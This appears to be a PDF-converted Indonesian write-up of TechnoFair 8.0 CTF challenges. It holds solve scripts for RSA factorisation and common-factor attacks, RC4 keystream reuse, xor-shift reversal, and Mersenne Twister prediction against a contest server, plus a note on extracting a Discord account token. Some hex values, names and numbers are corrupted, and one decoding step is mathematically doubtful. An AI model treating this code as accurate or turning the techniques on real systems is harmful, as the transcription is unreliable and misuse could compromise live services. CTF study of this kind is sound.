16 f.write(''n: {},
17 e: {},
18 c: {}''.format(n, e,c))
19 f.close()
```

RSA dengan nilai bilangan primanya berdekatan bisa memakai fermat attack, tetapi karena ini bukan hanya menggunakan 2 prima kita harus mencocokkan codenya, disini karena $n = p1*p2*q1*q2$ kita bisa mengelompokkannya pasangan pq menjadi $(p1*q2)*(p1*q2)$ atau $(p1*q1)*(p2*q2)$, dari sini kita bisa mendapatkan kedua hasil tersebut menggunakan fermat yang telah dimodif untuk tetap mencari output walaupun sudah ketemu 1 pair, dari sana kita bisa mendapatkan masing-masing prime dengan menggunakan GCD seperti $GCD(p1*q1, p1*q2)$ disini GCD nya akan menjadi $p1$, sisanya tinggal bagi bagi :3

Code:

```
from Crypto.Util.number import GCD, inverse, long_to_bytes as l2b
import gmpy2
```

```
def fermat_factorization(n):
    factor_list = []
    gmpy2.get_context().precision = 4096
    a = int(gmpy2.sqrt(n))

    a2 = a * a
    b2 = gmpy2.sub(a2, n)

    while True:
        a += 1
        b2 = a * a - n

        if gmpy2.is_square(b2):
            b2 = gmpy2.mpz(b2)
            gmpy2.get_context().precision = 4096
            b = int(gmpy2.sqrt(b2))
            factor_list.append([a + b, a - b])

        if len(factor_list) == 2:
            break

    return factor_list
```

```
def main():
    n =
766189386107928870461232405682428197155325684938680324153160329978
984614102932925454793493095843942655941358818158685097979759815698
138015418190447391355675598204617199213330017807073268852746237992
549614274194441027817391550300759407513119701963635212621997302413
408651630090459002563035349074696498920572942893259031818543165235
331023740700673980716233788750204765709501182272858161680518468981
892893080457431801311568943026045057283906090417602348050487680731
096210506305878241772243165466973050915735897989249164469183379870
670480846844174816655851031129618033893484911000186168920681685683
2238128874896790516637
    e = 65537
```

```

c =
533302030055905762735862915044477951792760767534607321052298559174
920315356094552790547161705539086283209072427567430185084132874601
581853999925410695958302249277170362447594414138759546085800548347
815389688205707473621914830777583390898811182119657144436340629889
548212962772280879772960841503951656843505306474117317843195497962
818411307760947247415850132114075912086593359144946871662527191531
519223765296041660914009372093641148888217626224587208839959004601
031772202556016700368100920683583458008525067217638112701020839423
452748123553469712357468757350631488770957496111153468445615804461
4521548036760981001130

factor_list = fermt_factorization(n)

[p1q1, p2q2] = factor_list[0]
[p1q2, p2q1] = factor_list[1]
assert p1q1 * p2q2 == n
assert p1q2 * p2q1 == n

p1 = GCD ( p1q1 , p1q2 )
q1 = p1q1 // p1
p2 = GCD ( p2q2 , p2q1 )
q2 = p2q2 // p2

# print(f"p1 = {p1}")
# print(f"p2 = {p2}")
# print(f"q1 = {q1}")
# print(f"q2 = {q2}")
phi = (p1-1)*(q1-1)*(p2-1)*(q2-1)
d = inverse(e, phi)
flag = l2b(pow(c, d, n))

print(flag)

if __name__ == "__main__":
    main()

```

Flag: technofair{f3rmattz_w1tH_RSA_MuLTi_pRim3_GCD_att4ckkk!!!}

baca-baca angka

Langkah Penyelesaian:

```
n : [6771005483465541854808474183217243213376601783905843588206205687934265284477160867541047561368142121291644459292030442477475614410926623934230462932808902110925876142470851803845567680
80263520139880241010989216114926421211120612948423743924637751817731405398007531336214173470611551058880865077152048611963843544059497649654431535962095761500939000987175182304501042181060
08313127564263744934887414550127907509538042874702456321783591292090470810240626279734008701913567857447233604650762816897768709, 1573271418838017365920455188771693739913813371200480434410
7990274631911908165438993756226298981, 950688407658267377061025062715700125046803790212117018075891714831240161505510738849661571896781608117387175364986021888452090259406521399450959212
50557930809090991863094487769244432225157805658065783520752148094276900858141491791078483828156917081411194645576846168330217743481731285172810523436552851355783378285156754216970051493080
81880088265647696257912061027069062853026855741601208829494081733513684855379312739816634895190712997114218441728647746342039787089566079897185673949823102781509, 13478255272785696521053593
131288783665193024768868499702823800956207253028461429057382212711943, 963387262248157815325918836824632777650560432970002975767900937937006930673612940320276740372885686096839352219291274
19542175573901082132048996053048289348714662183206119884719156202385225539167513220853615583598243432413654552736869861793278056034067804968158769731280876613554301656850772432850175049534
343345157058260257286886738828703906606090394551819279018594010277834687827159803777029310771792791173307244026914579151412931309216681875138348090725047271806332474093942289068988818714
80326492542784571752911010531185716170127997291575891705308571567854739780740989217447833230961927, 132171705124631380909182013979387453051752384009053026588399384297255758501839248157489
851062447, 11051767518735687889736522058359997273418278960863163722773626027417837019281016006916307906860659291263894421273677841628851764393341970036269557784715455862003178662085175937
5279108513078060957725617941384286091965255999631220250635495786686534903263418102275011603740936970469526889653792101361743560961589114405444367874829709934804244382879111720090920784
52359513915949316140183390562634900863090547946722021769106218275271125581532181774702666588737514946987273824352665887967022900288521, 964025632545576561044732410732942514584584759065638
1432559800753169667498482866336698310445397, 925725051323461400702802185525751637161618822313645219728187503865503003933701349195277136916325348242605043007374751150022737580912142441507294
716027918641938309912236352883285630958882054468856813928582943368434653836929874922768387105380465980564756531309763028716899738437573924543141910177037774009377301074162464140420261424377
23634791128112127565041872898842108029567561162205544530502155230151939015119778893603795599932805158423902205267012389981821516755981456527021214097798905494688470733],
e : 65537,
c : [2026430968354816087683071536338760953908340644635585214397467725882877480642959037114531766516618434053267939448034434476261311951737643624709983229118685576726394818047209934092249038
25032852597572132603972583457644707287414263125731140056413528516249282828633109787491782426917272188766073309231633960367470580128729971313172997240910159637208405768820842586553262165
1639385153439451214787688973782364913628865712216367964046135628614897242012927750160047435113820717324534023576232041239617, 148265089824005094518624688290474518712797079129252213615650
9597424691036701390286243070248250, 40620797854859868229975074823016150633482351491946643974807188161040550648648446230517459942847816129079296236008056634304098402977742034189225345510163
5444829851798196190929527322268732582967678594632129856391618788516241497894189443183173622635894264327254185848080343386349383729640438495199590457313817060951738734785152826081838684039
26832817096893357931689065680970390083555942835628196335157337921016423706655649997314215976933605149935721612427085204718035127520521947151599265723002725, 790040852266625717906573896631234
667291392707655523761040352144078422401616135341013587240, 182614254310509786584240481652307195795165470259977656072982455502927619463814653868768794525914219184975710869212878015225941
297777502585338656176250847590269580811856770434358343097078728059867016156396443458283483249345171632532847593254497221869298837825313386435723761974745470295344081153569584523760880616433
393560520591005402999323655379071080955580272280839372680087010603531642159736080451638199497443809991199359137901789358226516248063629929911753920751367658976335931990548278319807, 4910
22098839707360719650712886911463296195232430821553543033413450393622979576061498271495471, 1269875874128082529170589343945905300237870306586351044742891101551061346158048166452951267478255
45152551102948042873014175504527524663100042532778681466874480041835276474192358151509951291945145962978935534423099472342181850200427260392036577934738994535291038136158703745125430766795
58117351305264134328219305893597459691302271425177512818117620810409930135178545504459395241789990266549301935817586421597121175765337133134089056769443645906097327118907436427733367716
011277013530831447388089204727292719807778508254707156388628451785982115741788653468591604426582601708408538636148252, 9066525455647120054810775563335799145571099085553671985786432491563191
2579996843786557618455, 289801374003948060356186550270726722482927355008145999038568699347643517930230445531372584982344291188529433681766890030264417484285388903788984470284890366368749
648522499891785896219656978589287378862162252945028465225358478066617396129292879718532807740865560891996941318777336853921768055369033371118829557845242053637188068663888209274696992376986
97468035083018274235209155749645767946296768593488487819039118220594680420432037456668826852826926203071050556131695540745661543583829731827077]
```

Diberikan soal dengan berbagai macam n dan c

```
def generate_n():
    lis_prima = []
    while len(lis_prima) < 99:
        tmp = getPrime(512)
        if tmp not in lis_prima:
            lis_prima.append(tmp)

    lis_n = []

    for i in range(0, len(lis_prima)-1, 2):
        p = lis_prima[i]
        q = lis_prima[i+1]
        n = p*q
        lis_n.append(n)

    rand = random.randint(0, 97)
    lis_n.append(lis_prima[rand] * lis_prima[98])
    random.shuffle(lis_n)
    return lis_n
```

Dilihat dari cara dia menggenerate n nya sepertinya dia memakai salah satu prime untuk dikalikan dengan prime terakhir, karena prime sebelum index terakhir seharusnya sudah

dipakai untuk n yang lain berarti terdapat duplikat untuk prime yang dipakai. Dari sini kita tinggal mencari duplikat tersebut, gimana caranya? pakai GCD saja, bila GCD nya bukan 1 berarti kita menemukan pasangannya, dan hasil GCD nya itu akan menjadi salah satu prime number kita for easier decryption.

Code:

```
from Crypto.Util.number import GCD, inverse, long_to_bytes as l2b
n =
[67710054834655418548047814321724321337660178390584358820620568793
426528244771608675410475613681421212916444592920304424774756144109
266239342304629328089021109258761424708518030455676802453791883125
882346399534145493194535393777517936818093518246125853897548417890
405472860256099964019104571697794509699505841, ...,
150571533527650313666266659131218358401297075691151836169920061649
466307156741258485483581801674561991028153012265847341592494507132
903820525236347911281121275650418728988421080295675611622055445305
021552301519390151197788936037955999328051584239022025267012389981
821516755981456527021214097798905494688470733]
e = 65537
c =
[20264309683548160876830715363387609539083440644635585214397467725
882877489642950371145317665166184340532679394480344344762613119517
376436247099832291186855767263948180472099340922490383084995546241
903869412937992422851924929255283050530931676277296525595912949197
718317265663484510156248167806978757372046334, ...,
147977087085270065470532941186637850284598721295566942962639764376
616926566427607609488592348817105589638237730080669867024939578753
471414586665458808177529366272529746803508301827423520915574964576
794629676859348848781903911822059468042043203745666688268528269262
030710505556131695540745661543583829731827077]

for a in range(len(n)):
    for b in range(len(n)):
        if n[a] != n[b]:
            tmp = GCD(n[a],n[b])
            if tmp != 1:
                p = tmp
                q = n[a]//p
                assert p*q == n[a]
                phi = (p-1)*(q-1)
                d = inverse(e, phi)
                print( l2b( pow(c[a], d, n[a]) ) )
```

Flag: technofair{1ts_an_3Zzyy_c0mMOn_f4ct0rzzz_aTt4cKk_0n_RzAA}

The ARCH4ngels

Langkah Penyelesaian:

```

Ludociel      : 82ef4ccccc87afe8a4cf235c26d2723fcbbeb470e10Fa7bd7f1ce23d9755772b285844f9b2
Sariel        : 93eb19ccfa78f9c344f78c17f3162f9a6a07e
Ludociel      : 89ef458def3bee865bf761c2753323f6b4b47cac01a3ab7f4bf77483516f6a364353e1ec20273d3fa718c724900e3ab4e28eca70e08b4e
Sariel        : aec638efa5cb9957f353d37e2877d88d970aca3fa6e62f08b14b81664122006e0cd6cf54100a378d49fa5ebf5c35afcdf993400dba2ec756af3b965dac76d645adf80a
Ludociel      : 81e3418dbb73ed915cd35d3783464feffa531fe03eacc7705ea31c7516f3f66545ebec20283923b70acd6f860171a1f3c865f088c079747a37b9166a01b8b4692f0560d1ea4026c58ff491447
|
Meliodas      : Merlin, apakah kau mengerti apa yang mereka bicarakan?
Merlin        : Sedikit, karena aku pernah mempelajari tentang ARCh4ngel.
*Merlin memberitahu Meliodas
  Ludociel      : Hey Sariel apa kau membawa pesannya?
  Sariel       : Ya, aku membawanya.
  Ludociel      : Cepat beritahu aku, kita tidak punya banyak waktu lagi.
  Sariel       : (Merlin menjelaskan, dia tidak mengerti kalimat ini karena terlalu rumit)
  Ludociel      : Kita harus pergi dari sini, aku bisa merasakan ada yang sedang mengawasi kita.

Meliodas      : Hmm...

```

Diberikan conversation dari kedua orang, sepertinya kita mendapatkan plaintext dari beberapa encryption tersebut... Pertamanya stuck mencari 'ARCH4ngels encryption', ujung ujungnya coba delete beberapa huruf seperti 'ngels' nya. Akhirnya sadar kalau ini RC4, mulai dari sini sudah simpel, kita bisa menganggap bahwa keynya sama... dari sini kita bisa mendapatkan keystream nya dengan xor cipher dan plainnya.

Code:

```
import base64

enc1 = "82ef4cccc87afe8a4cf235c26d2723fcbefb470e10fa7bd7f1ce23d9755772b285844f9b2"

enc2 = "93eb19ccfa70f9c344fb78c17c3162f9a6a07e"

enc3 = "89ef458def3bee865bf761c2753323f6b4b47cac01a3ab7f4bf77483516f6a364353e1ec20273d3fa718c724900e3ab4e28eca470e8b4e"

enc4 = "aecd6386fa5cb99573f353d37e2877d88d970aca3fa6e62f08b14b81664122006e0cd6cf54100a378d49fa5ebf5c35afcdf993400dba2ec756af3b965dac76d645adf80a"

enc5 = "81e3418dbb73ed915ced35d3783464fefffa531fe03eaac7705ea31c7516f3f665454ebec20283923bf0acd6f860171a1f3cf865f088c079747a73b9166a01b8b4692f0560d1ea4026c58ff491447"

plain1 = "Hey Saniel apa kau membawa pesannya?"
plain2 = "Ya, aku membawanya."
plain3 = "Cepat beritahu aku, kita tidak punya banyak waktu"
```

```

lagi."
plain4 = ""
plain5 = "Kita harus pergi dari sini, aku bisa merasakan ada yang
sedang mengawasi kita."

def xorHexWithChr(enc, plain):
    res = ""
    for i in range(0, len(enc), 2):
        res += chr(int(enc[i:i+2], 16) ^ ord(plain[i//2]))
    return res

# proof same key stream
# print(xorHexWithChr(enc1, plain1))
# print(xorHexWithChr(enc2, plain2))

# use enc5 because of it's the longest
KS = xorHexWithChr(enc5, plain5)
for i in range(0, len(enc4), 2):
    plain4 += chr(int(enc4[i:i+2], 16) ^ ord(KS[i//2]))
print(base64.b64decode(plain4.encode()))

```

Flag: technofair{NEVER_use_THE_SAME_KEY_when_using_RC4}

x_A(o)T_r

Langkah Penyelesaian:

```
import struct, base64
from secret import flag as ackerman

def ereh(mikasa):
    ereh = 4 - len(mikasa) % 4
    if ereh != 0:
        mikasa = mikasa + b"\x00" * ereh
    return mikasa

def jean(sasha):
    connie = struct.unpack("I" * (len(sasha) // 4), sasha)
    return connie

def titan(iegerist):
    ymir = []
    for ieger in iegerist:
        ymir += [ieger ^ (ieger >> 16)]
    return ymir

def attack(grisha, kruger):
    eldia = []
    for attack_titan in range(len(grisha)):
        eldia += [kruger[attack_titan] ^ (grisha[attack_titan] >>
16)]
    return eldia

def aliensi(hanji):
    squad = []
    for erwin in hanji:
        squad += [erwin ^ (erwin >> 16)]
    return squad

def rumbling(walls):
    livai = b''
    for wall in walls:
        livai += struct.pack("I", wall)
    return base64.b64encode(livai)
```

```

hehe =
str(rumbling(aliansi(attack(jean(ereh(ackerman)),titan(jean(ereh(a
ckerman)))))))

f = open("out.txt", "w")
f.write(hehe)
f.close()

```

Isi out.txt

```
b'Fw1jaAgOZmESGHtqAWp0X2tdXzNOCnp5FjFvbl9rbDQAN2hfX30AAA=='
```

Diberikan soal dengan a lot of stuff going on... coba kita pelan-pelan bacanya... dari yang paling belakang dipakai...

- **rumbling** itu struct packer
- **aliansi** itu xor dengan diri sendiri yang di shift right 16 bit
- **attack** itu xor dengan 'key' yang di shift right 16 bit
- **titan** mirip dengan aliansi xor dengan dirinya sendiri yang di shift right 16 bit
- **jean** itu struct unpacker
- **ereh** itu padding agar panjangnya kelipatan 4

yang pertama jadi masalah saat kita itu bagaimana kita bisa tau angka sebelum dari shift right nya? kalo dipikirkan, bila kita shift right itu bagian kirinya kan tidak hilang, dan bila memakai xor berarti kita bisa mengembalikan angka sebelumnya bila memakai 'key' yang sama... dan karena itu kita bisa melihat bahwa bila 'hasil' dan 'key' yang di shift 16 itu sama... dari sini kita bisa recover angka yang sebelumnya. Nah bagaimana dengan yang function attack, dia memakai key yang berbeda... tapi kalau dilihat lebih dalam lagi dia memanggil titan yang xor dirinya sendiri yang di shift right juga, berarti kita bisa menambahkan jumlah shift right nya menjadi 32 untuk kedua function itu (attack & titan)

Code:

```

import base64
import struct
enc =
base64.b64decode(b"Fw1jaAgOZmESGHtqAWp0X2tdXzNOCnp5FjFvbl9rbDQAN2h
fX30AAA==")
enc = [enc[i:i+4] for i in range(0, len(enc), 4)]

```

```
rumbling = []

for e in enc:
    rumbling.append(struct.unpack('I',e)[0])

aliansi = []
for r in rumbling:
    aliansi.append(r ^ (r >> 16))

attack = []
for a in aliansi:
    attack.append(a ^ (a >> 32))

jean = struct.pack('I'* len(attack), *attack)
print(jean)
```

Flag: technofair{ju5t_4n_34szyy_on3_l4hhh__}

Sphinx Labyrinth

Langkah Penyelesaian:

```
random.seed(os.urandom(32))
sphinx_location = random.randint(1,1337)
sphinx_number = random.getrandbits(32)

def room_generator(user_input):
    global sphinx_location

    if user_input not in room.keys():
        if user_input == sphinx_location:
            room[user_input] = "Sphinx"
            return
        room[user_input] = random.getrandbits(32)
```

Too much random with nothing else? python random seed? Mersenne Twister menjadi pikiran pertama... karena diberikan angka setiap kita masuk room, berarti kita bisa mengumpulkan 'sampel' yang bisa dipakai untuk untwist dia, setelah sampelnya cukup kita bisa menggunakan generator kita mempredict angka selanjutnya, so... that's what i did, bila sampai ruangan sphinx nya kita tinggal melakukan 1 final predict dan berikan angkanya :3

Code:

```
import pwn
from randcrack import RandCrack

pwn.context.log_level = 'critical'

rc = RandCrack()
host, port = "103.152.242.172", 7070

s = pwn.remote(host, port)

s.recvuntil('[>]')
res = []
for j in range(2):
    for i in range(1,1338):
        print(i)
```

```

s.sendline(str(i))
try:
    prompt = s.recv(4096)
except:
    s.interactive()
if b'You have found the sphinx' in prompt:
    sphinx_room = i
    try:
        prediction = rc.predict_randrange(0, 4294967295)
    except:
        continue
    s.sendline(str(prediction))
    print(prediction)
    print(s.recv(4096))
elif b'number : ' in prompt:
    try:
        rc.submit(int(prompt.split(b'number : ')[1].split(b'\n')[0].decode()))
    except:
        rc.predict_randrange(0, 4294967295)
        pass

```

Flag: technofair{1s_this_even_crypt0graphy?}


Misc

Channel Rahasia


Langkah Penyelesaian:

referensi : <https://www.youtube.com/watch?v=F9hcS4EMVKc>

saya menggunakan ripcord, pertama harus mendapatkan token akun sendiri caranya sama seperti pada link video diatas. setelah itu dimasukan ke ripcord.



setelah discroll ketemu dah flagnya



Code:

Flag: technofair{Ch4nnel_Tersembuny1}

Welcome to TechnoFair 8.0 (2021)

Langkah Penyelesaian:

Challenge

28 Solves

×

Welcome to TechnoFair
8.0 (2021)
100

Use this command to get the Flag

!welcome_to_technofair_2021

NOTE : gunakan di channel #bot-spam

Flag

Submit

```
Flag tidak di temukan.  
  
Hey, Selamat Datang di Technofair 8.0 (2021) :D  
  
Another Command :  
  
!flag  
!welcome_to_technofair_2021  
!about_technofair_2021  
  
Kegiatan TechnoFair 8.0 adalah kegiatan yang diselenggarakan oleh BEM FIKTI UG Periode 2020/2021 dan terdiri dari empat rangkaian kegiatan, yaitu webinar, kompetisi, workshop, dan talkshow. Kegiatan TechnoFair 8.0 ini akan di lakukan secara online dengan menggunakan media Zoom cloud meetings dan live streaming Youtube. technofair{Se1am4t_Dat4ng_8ruh}
```

Code:

—

Flag: technofair{Se1am4t_Dat4ng_8ruh}

Feedback

Langkah Penyelesaian:

Mengisi gform

Code:

-

Flag: technofair{terimakasih_sudah_berpartisipasi_di_technofairCTF}